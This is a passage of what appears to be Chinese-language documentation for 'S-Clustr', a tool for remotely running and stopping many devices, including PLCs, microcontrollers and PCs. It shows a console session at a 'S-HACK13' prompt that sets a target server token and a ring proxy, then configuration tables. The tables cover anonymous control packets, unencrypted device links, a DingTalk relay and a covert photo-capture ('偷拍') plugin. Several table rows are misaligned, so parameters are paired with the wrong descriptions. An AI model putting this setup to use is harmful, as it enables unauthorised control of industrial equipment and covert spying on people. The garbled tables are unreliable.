
[*] s-host => 192.168.8.107

[S-HACK13@S-Clustr]<v1.2.0># set s-key 4b111f2e85b49a2869e0ff1b36f6f4bc # Set the target core server Server TOKEN

[*] s-key => 4b111f2e85b49a2869e0ff1b36f6f4bc

[S-HACK13@S-Clustr]<v1.2.0># set rnt-host 192.168.8.105 # Set the proxy server in the ring

6. Network topology diagram



S-Clustr_Server-Server.conf				
参数	描述	整体权重	备注	
REMOTE_ROOT_SERVER	TOKEN	根据服务器ROOT_TOKEN	可选	反馈设备数据
	IP	根据服务器ROOT_IP地址	可选	
	PORT	根据服务器ROOT_端口	可选	
CONFIG_UPDATE_TIME	配置文件更新频率	必须	推荐频率30s<20	
ANONYMOUS_PACK_TIMEOUT	匿名者-控制数据包过期丢包	必须	推荐频率20s<5	
HEART	心跳包数据	可选	自定义数据	
MAX_DEV	心跳包发送频率	必须	推荐频率10s<60	
DEV_AUTH_TIMEOUT	最大接入设备数量	必须	根据电脑性能而定	
	设备认证超时丢包	必须	防止非授权接入	
DEV_TYPE	C51	TCP 4G	可选	工控设备
	PLC-S7-1200	TCP 4G	可选	工控设备
	STM32	TCP 4G 5G	可选	工控设备
	AIR780E	TCP 4G 5G	可选	工控设备
	Arduino	TCP 以太网 4G 5G	可选	工控设备
	PC	TCP 以太网 无线网 4G 5G	可选	工控设备
	Nets3e	TCP 以太网 无线网 4G 5G	可选	偷拍照片插件
	ESP8266	TCP 无线网	可选	工控设备
	C51	默认未加密	可选	工控设备
	PLC-S7-1200	默认未加密	可选	工控设备
DEV_ENCRYPTION_SERVER	STM32	默认未加密	可选	工控设备
	AIR780E	默认未加密	可选	工控设备
	Arduino	默认未加密	可选	工控设备
	PC	默认未加密	可选	工控设备
	Nets3e	默认未加密	可选	偷拍照片插件
	ESP8266	默认未加密	可选	工控设备
	C51	默认未加密	可选	工控设备
DINGTALK	TOKEN	钉钉机器人TOKEN	可选	将工控设备信息反馈至群聊
	SECRET	钉钉机器人SECRET	可选	
S-Clustr_Server-Blacklist.conf				
参数	描述	整体权重	备注	
Device	BLACK-LIST	禁止设备接入的黑名单	可选	禁止指定设备接入
Anonymous	BLACK-LIST	禁止设备接入的黑名单	可选	暂关闭
S-Clustr_Server-Proxy.conf				
参数	描述	整体权重	备注	
Route	环网中节点数据转发指定IP地址路由	可选	转发地址	
S-Clustr_Server-Root.conf				
参数	描述	整体权重	备注	
QUERY_AUTH_TIMEOUT	查询认证超时丢包	必须	转发地址	
QUERY_PACK_TIMEOUT	查询数据包过期丢包	必须		

S-Clustr_Server-Client.conf			
参数	描述	整体权重	
C51	RUN	设备执行操作	必须
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
PLC-S7-1200	DEV_STOP_RECV	设备停止操作反馈	
	RUN	设备执行操作	
	STOP	设备停止操作	
STM32	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
	RUN	设备执行操作	
AIR780E	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
Arduino	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
PC	DEV_STOP_RECV	设备停止操作反馈	
	RUN	设备执行操作	
	STOP	设备停止操作	
Nets3e	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
	RUN	设备执行操作	
ESP8266	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	